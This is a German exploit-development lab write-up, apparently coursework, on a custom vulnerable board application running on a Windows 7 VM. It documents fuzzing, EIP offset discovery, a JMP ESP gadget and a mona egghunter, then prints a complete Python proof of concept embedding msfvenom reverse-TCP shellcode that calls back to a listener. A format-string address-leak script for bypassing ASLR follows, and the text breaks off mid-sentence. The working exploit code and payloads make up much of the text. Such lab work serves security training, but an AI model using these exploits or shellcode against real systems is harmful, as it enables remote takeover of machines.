
Auf dem Desktop des Users Martin wurde eine Textdatei mit dem Inhalt ‚egghunter flag‘ platziert, damit überprüft werden kann, ob das Zielsystem erfolgreich übernommen werden konnte.

Die Anwendung Board\_Release.exe wurde auf einem gepatchten Windows 7 32 bit Betriebssystem gestartet. Daraufhin öffnete sich auf dem Terminal folgende Ansicht:





Aus der Ausgabe kann herausgelesen werden, dass die Anwendung auf eingehende TCP Verbindungen wartet.

Innerhalb des ersten Schritts galt es zu analysieren, um was es sich bei der Anwendung überhaupt handelt. Um offene Ports, Services und deren Version ermitteln zu können wurde nmap mit der Option -sV verwendet. Aus dem Scan kann herausgelesen werden, dass sich Port 4444 geöffnet hat und dieser vermeintlich von der Anwendung benutzt wird.




Daher wurde als nächstes per Telnet versucht eine Verbindung herzustellen. Dazu wurde die IP-Adresse und der vermutete Port übergeben. Der Server antwortet mit einem „HELLO FROM SERVER!“.






Die Anwendung bietet unterschiedliche Anwendungsmöglichkeiten. Zum einen können Nachrichten mit der Übergabe des Parameters ‚A‘ erstellt werden. Als Input müssen hier der Name und die Message übergeben werden. Mit ‚L‘ können Nachrichten aufgelistet werden.



Diese lassen sich mit ‚D‘ und der ID der Nachricht löschen.

Das Board Topic kann mit ‚S‘ aufgelistet werden. Mit ‚C‘ kann das Board Topic verändert werden. Die Änderung wird mit y bestätigt und n abgebrochen.




Zusammengefasst kann also gesagt werden, dass zumindest beim Erstellen der Nachricht und beim Ändern des Board Topic Userinput entgegengenommen wird. Es gilt zu überprüfen, ob ein Userinput an diesen Punkten einen Buffer Overflow auslösen können.

Fuzzing:

Zunächst wurde kein eigner Fuzzer geschrieben, sondern manuel getestet. Dazu wurden eine Zeichenkette bestehend aus 100 a’s erstellt und dieser beim Ändern des Board Topics als Inputwert geliefert.



Nach dem Bestätigen des Eingabewerts mit ‚y‘ stürzt die Board Release Anwendung ab:




Die Anwendung wurde in den Immunity Debugger eingespielt und gestartet und der Vorgang wiederholt. Es wurde erkannt, dass das EDX, EBP und EIP Register mit a’s überschrieben worden sind.


Anschließend wurde eine neue Nachricht erstellt und ebenfalls eine lange Zeichenkette erstellt und in den Parametern Name und Message übergeben. Hier konnte vorerst nicht festgestellt werden, dass die Anwendung an diesem Punkt anfällig für eine Buffer Overflow Schwachstelle ist.

Um ermitteln zu können, ab wann das EIP Register überschrieben wird wurde folgendes Python Skript entwickelt:


|  |
| --- |
| #!/usr/bin/python  import socket  s=socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)  a = b'\x41'\*25  b = b'\x42'\*25  c = b'\x43'\*25  d = b'\x44'\*25  buffer = a + b + c + d  connect=s.connect(('10.0.2.15', 4444))  s.recv(1024)  s.send(bytes('C \r\n', 'utf-8'))  s.recv(1024)  s.send(buffer + bytes('\r\n', 'utf-8'))  s.recv(1024)  s.send(bytes('y\r\n', 'utf-8')) # evil buffer  s.close() |
| Fuzzer1.py |

Dieses erstellt einen String mit Namen buffer aus den Variablen a, b, c und d. Nachdem Verbindungsaufbau wird mit ‚C‘ das aktuelle Topic verändert. Der String wird als Topic übergeben und bestätigt. Bei der Ausführung des Skripts konnte ermittelt werden, dass u. a. das EBP und EIP Register mit A’s überschrieben worden sind.






Nach Anpassung der Variablen (a = b'\x41'\*36, b = b'\x42'\*4, c = b'\x43'\*4) wurde herausgefunden, dass das EBP Register nach 36 Byte und dass EIP Register nach 40 Byte überschreiben wird.




Um den bösartigen Shellcode starten zu können verwenden wir JMP ESP. Mithilfe von Immunity und Mona suchen wir nach einem JMP ESP in eine Windows DLL. Mit ‚mona modules‘ können die Module ausgelistet werden.



Es ist zwar zu erkennen, dass ASLR noch aktiviert ist, jedoch wurde dies über das Betriebssystem deaktiviert.

Mithilfe der Funktion in Immunity ‚Search for -> All Commands in all modules’ wurde nach einem ‚JMP ESP‘ gesucht.




Das JMP ESP mit der relativen Sprungadresse 77F1E684 weist keine Bad Chars auf und wird daher verwendet werden. Aufgrund der little Endian Speicheradressierung muss die Sprungadresse rückwärts in den Buffer eingefügt werden.

77F1E684 -> \x84\xE6\xF1\x77

Ändern des Codes und Überprüfung, ob EIP getroffen wird:



Da wir nicht immer mit genügend Bytes gesegnet sind, um den Schadcode direkt ausführen zu können benötigt man einen Egghunter. Beim Egghunting handelt es sich um eine Technik, um nach einem Payload suchen zu können. Das erledigt der Egghunter. Der Payload ist mit einem Tag markiert, welcher als Egg bezeichnet wird. Der Egghunter sucht also nach dem Tag, der den Schadecode markiert. Mithilfe von Mona und dem Befehl „Mona egg“ wurde der Egghunter Code erstellt:




Dieser sucht standardmäßig nach dem egg ‚w00t‘. Mit der option -t könnte ein individuelles Egg hinterlegt werden.

Der Egghunter hat eine Größe von 32 Byte. Da vor dem Überschreiben des EIP Registers 40 Byte Platz ist, wurde sich dafür entschieden, den Egghunter davor zu platzieren. Um dem Egghunter ausführen zu können wurde nach dem JMP ESP ein Short Jmp (Opcode \xEB) auf -44 Byte (\xD4) angefügt. Somit landen wir in den NOPs und der Egghunter Code wird anschließend ausgeführt. Es wäre auch möglich gewesen den Egghunter direkt nach dem JMP ESP und den NOP‘s zu platzieren (genug Platz sollte da sein), ich wollte in diesem Beispiel testen, ob der Exploit auch bei einem negativen Jump funktioniert. Außerdem spart das so Zeichen, weniger ist mehr lautet die Devise.

Der Code für die erste Stage lautet also wie folgt:

|  |
| --- |
| # egghunter with tag w00t 32 byte  egghunter = b'\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74\xef\xb8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7'  #jmp esp 77F1E684  eip = b'\x84\xE6\xF1\x77'  #short jump -44 byte  jmpBack = b'\xEB\xD4'  stage1 = b'\x90'\*4 + egghunter + b'\x90'\*4 + eip + jmpBack |

Die Zeichenkette wurde an die Anwendung gesendet und ein Breakpoint beim Short Jump eingebaut. Anschließend wurde der nächste Schritt in Immunity fortgesetzt und verglichen, ob die Zeichen richtig interpretiert werden:



Dies ist der Fall, daher konnten keine außergewöhnlichen Badchars festgestellt werden. Man hätte hier auch sämtliche Opcodes (x00 – x9F) hineinkopieren und durchgehen können, darauf wurde jedoch verzichtet.

Der Code für die Reverse TCP Shell wurde mithilfe von folgendem Befehl erstellt, das Standardencoding wurde nicht verändert.

* msfvenom -p windows/shell\_reverse\_tcp LHOST=10.0.2.11 LPORT=5555 -a x86 -f python

|  |
| --- |
| shell = b""  shell += b"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b"  shell += b"\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7"  shell += b"\x4a\x26\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf"  shell += b"\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c"  shell += b"\x8b\x4c\x11\x78\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01"  shell += b"\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b\x01\xd6\x31"  shell += b"\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03\x7d"  shell += b"\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66"  shell += b"\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0"  shell += b"\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f"  shell += b"\x5f\x5a\x8b\x12\xeb\x8d\x5d\x68\x33\x32\x00\x00\x68"  shell += b"\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8"  shell += b"\x90\x01\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00"  shell += b"\xff\xd5\x50\x50\x50\x50\x40\x50\x40\x50\x68\xea\x0f"  shell += b"\xdf\xe0\xff\xd5\x97\x6a\x05\x68\x0a\x00\x02\x0b\x68"  shell += b"\x02\x00\x15\xb3\x89\xe6\x6a\x10\x56\x57\x68\x99\xa5"  shell += b"\x74\x61\xff\xd5\x85\xc0\x74\x0c\xff\x4e\x08\x75\xec"  shell += b"\x68\xf0\xb5\xa2\x56\xff\xd5\x68\x63\x6d\x64\x00\x89"  shell += b"\xe3\x57\x57\x57\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66"  shell += b"\xc7\x44\x24\x3c\x01\x01\x8d\x44\x24\x10\xc6\x00\x44"  shell += b"\x54\x50\x56\x56\x56\x46\x56\x4e\x56\x56\x53\x56\x68"  shell += b"\x79\xcc\x3f\x86\xff\xd5\x89\xe0\x4e\x56\x46\xff\x30"  shell += b"\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0\xb5\xa2\x56\x68"  shell += b"\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0"  shell += b"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5"  egg = b'w00tw00t'  stage2 = egg + shell |


Anschließend wurde eine Variable ‚stage2’ erstellt. Vor dem Shellcode wurde das Egg (w00tw00t) eingefügt, damit der Shellcode vom Egghunter gefunden werden kann. Die Zeichenkette wurde sowohl dem Message Name und Body übergeben. Hier wäre eine Übergabe in eines der beiden Parameter vollkommen ausreichend gewesen. Das Übertragen des Eggs + Shellcodes wurde vorm dem Senden des Egghunters vollzogen, da der Egghunter das Egg sonst natürlich nicht finden kann.


|  |
| --- |
| s.send(bytes('A \r\n', 'utf-8')) # Adding new message  s.recv(1024)  s.send(stage2 + bytes('\r\n', 'utf-8')) # Message Name  s.recv(1024)  s.send(stage2 + bytes('\r\n', 'utf-8')) # Message Body  s.recv(1024) |

Der komplette POC wurde hier nochmal, zum Zwecke der Lesbarkeit, als Ganzes eingefügt.


|  |
| --- |
| #!/usr/bin/python  import socket  s=socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)  # reverse shell erstellt mit msfvenom  shell = b""  shell += b"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b"  shell += b"\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7"  shell += b"\x4a\x26\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf"  shell += b"\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c"  shell += b"\x8b\x4c\x11\x78\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01"  shell += b"\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b\x01\xd6\x31"  shell += b"\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03\x7d"  shell += b"\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66"  shell += b"\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0"  shell += b"\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f"  shell += b"\x5f\x5a\x8b\x12\xeb\x8d\x5d\x68\x33\x32\x00\x00\x68"  shell += b"\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8"  shell += b"\x90\x01\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00"  shell += b"\xff\xd5\x50\x50\x50\x50\x40\x50\x40\x50\x68\xea\x0f"  shell += b"\xdf\xe0\xff\xd5\x97\x6a\x05\x68\x0a\x00\x02\x0b\x68"  shell += b"\x02\x00\x15\xb3\x89\xe6\x6a\x10\x56\x57\x68\x99\xa5"  shell += b"\x74\x61\xff\xd5\x85\xc0\x74\x0c\xff\x4e\x08\x75\xec"  shell += b"\x68\xf0\xb5\xa2\x56\xff\xd5\x68\x63\x6d\x64\x00\x89"  shell += b"\xe3\x57\x57\x57\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66"  shell += b"\xc7\x44\x24\x3c\x01\x01\x8d\x44\x24\x10\xc6\x00\x44"  shell += b"\x54\x50\x56\x56\x56\x46\x56\x4e\x56\x56\x53\x56\x68"  shell += b"\x79\xcc\x3f\x86\xff\xd5\x89\xe0\x4e\x56\x46\xff\x30"  shell += b"\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0\xb5\xa2\x56\x68"  shell += b"\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0"  shell += b"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5"  # egg which should be found by egghunter  egg = b'w00tw00t'  stage2 = egg + shell  # egghunter with tag w00t 32 byte  egghunter = b'\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74\xef\xb8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7'  #jmp esp 77F1E684  eip = b'\x84\xE6\xF1\x77'  #short jump -44 byte  jmpBack = b'\xEB\xD4'  stage1 = b'\x90'\*4 + egghunter + b'\x90'\*4 + eip + jmpBack  connect=s.connect(('10.0.2.15', 4444)) # hardcoded IP address  s.recv(1024)  s.send(bytes('A \r\n', 'utf-8')) # Adding new message  s.recv(1024)  s.send(stage2 + bytes('\r\n', 'utf-8')) # Message Name  s.recv(1024)  s.send(stage2 + bytes('\r\n', 'utf-8')) # Message Body  s.recv(1024)  s.send(bytes('C \r\n', 'utf-8')) # Chaning board topic  s.recv(1024)  s.send(stage1 + bytes('\r\n', 'utf-8')) # Topic name  s.recv(1024)  s.send(bytes('y\r\n', 'utf-8')) # Conformation  s.close() |
| poc\_board\_release\_egghunter.py |

Bevor das Skript gestartet wurde, wurde mithilfe von Metasploit ein Handler eingerichtet. Dieser wurde mit dem richtigen Payload (windows/shell/reverse\_tcp), Listener Host (10.0.2.11) und Port (5555) konfiguriert und gestartet.





Anschließend wurde die Board Release Anwendung auf der Windows Maschine gestartet und das Python Skript auf der Kali Maschine ausgeführt. Der Handler konnte die Verbindung entgegennehmen. Der Inhalt der platzierten Flag konnte erfolgreich ausgelesen werden:



# Abgabe 3 (6P)

## Angabe

Na, so schwer war das wirklich nicht und für Sie natürlich keine Herausforderung. Da man aber bekanntlich nur an diesen wächst, fordern Sie sich gleich selbst heraus!

Sie definieren sich selbst folgende Spielregel, Sie versuchen die Anwendung diesmal ohne Egghunter allerdings mit eingeschaltetem DEP und ALSR zu exploiten. Schaffen Sie das bekommen Sie die volle Punkte Anzahl, schaffen Sie den Exploit nur mit aktiviertem DEP immerhin noch die halbe.

## Lösung

Für die Umsetzung der Aufgabenstellung wurde ein Windows 7 32 Bit Betriebssystem mit aktivierten DEP und ALSR verwendet.

DEP wurde wie folgt aktiviert:




Laut einem Artikel von Vraz Azarav deaktiviert man ASRL in Windows mit folgendem Reg Key [7]:


*[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management]*


*“MoveImages”=dword:00000000 (without quote)*

Um aufzeigen zu können, dass dies nicht gemacht wurde, wurde der folgende Screenshot erstellt:




Außerdem wurde der Befehl „mona modules“ zweimal ausgeführt (das zweite Mal nach Neustart der Maschine). Wie in den folgenden zwei Abbildungen ersichtlich ist sind die Base Adressen der DLLs nicht identisch:





Innerhalb der Aufgabenstellung wurde zuerst versucht eine Methode zu finden, mit welcher man ASLR umgehen kann. Dazu muss man zuerst wissen, was ASLR überhaupt macht. Bei ASLR (Address Space Layout Randomization) handelt es sich um eine Sicherheitstechnik, mit welcher die Base Adresse einer Anwendung und die Position von Bibliotheken, Heap und Stack zufällig im Adressraum eines Prozesses positioniert werden [8]. Im Zusammenhang mit DEP ist das ein ausgezeichneter Schutzmechanismus, um Exploits schwieriger zu gestalten, da die Adressen der Ropgadgets innerhalb einer Ropchain nicht mehr statisch vergeben werden können. Um dennoch einen erfolgreichen Angriff gestalten zu können benötigt man einen Address Leakage. Diese können mit einer Format String Schwachstelle ermittelt werden. Eine Beispielimplemtierung wäre eine unsicher gestaltete printf Funktion, welche Userinput entgegennimmt. Mit Übergabe des Parameters „%p“ erhält man als Output eine externe Darstellung eines Pointers auf void.

Nach kurzer Recherche konnte ermittelt werden, dass dies bei der Änderung des Board Topics in der Anwendung der Fall ist (siehe Abbildung).




Daraufhin wurde mit Pyhton eine Anwendung entwickelt, welche uns die geleakten Adressen in eine Textdatei speichert.

|  |
| --- |
| #!/usr/bin/python  import socket  s=socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)  def leakedAddresses():  numberOfChars = 172  char = b"%p>"  buffer = char \* numberOfChars  fileName = 'leaked\_adresses\_1.txt'  startLenght = 20  bufferLenght = numberOfChars \* 9 + startLenght  connect=s.connect(('10.0.2.12', 4444)) # hardcoded IP address  s.recv(1024)  s.send(bytes('C \r\n', 'utf-8'))  s.recv(1024)  s.send(buffer + bytes('\r\n', 'utf-8'))  data = b""  while(len(data)<bufferLenght):  data += s.recv(bufferLenght)  s.send(bytes('n\r\n', 'utf-8')) # evil buffer  s.close()  # remove unnecessary line which are send by the server  string = data.decode("utf-8")  string = string.replace("Neuer Topic: ", "")  string = string.replace("\r\nIst die Aenderung akzeptabel [y/n]:", "")  string = string.replace(">", "\r\n")  # write into the file  f = open(fileName, "w")  f.write(string)  f.close()  def main():  leakedAddresses()  main() |
| Leaked\_addresses\_1.py |

Diese generiert einen Buffer von 172-mal der folgenden Zeichenfolge: %p>

Es wurde mithilfe von manuellen Testen herausgefunden, dass diese Zeichenfolge maximal 172-mal an den Server geschickt werden kann, ohne dass dieser Abstürzt und somit noch eine Response liefert. Das Zeichen > wurde eingefügt, um im Response ermitteln zu können, an welcher Stelle die Adresse endet. Die Länge des Response Buffers wurde ebenfalls manuell ermittelt, dieser ist aber Variable da hin und wieder unterschiedliche Daten im Response zurückkommen. Mit der Errechnung der variablen Länge abhängig von der Anzahl der Zeichenfolgen „%p>“ konnte sichergestellt werden, dass immer die volle Anzahl an geleakten Adressen empfangen werden können. Nicht gewünschte Zeichen werden aus der Response entfernt und statt dem > wird ein Zeilenumbruch eingefügt. Mithilfe des 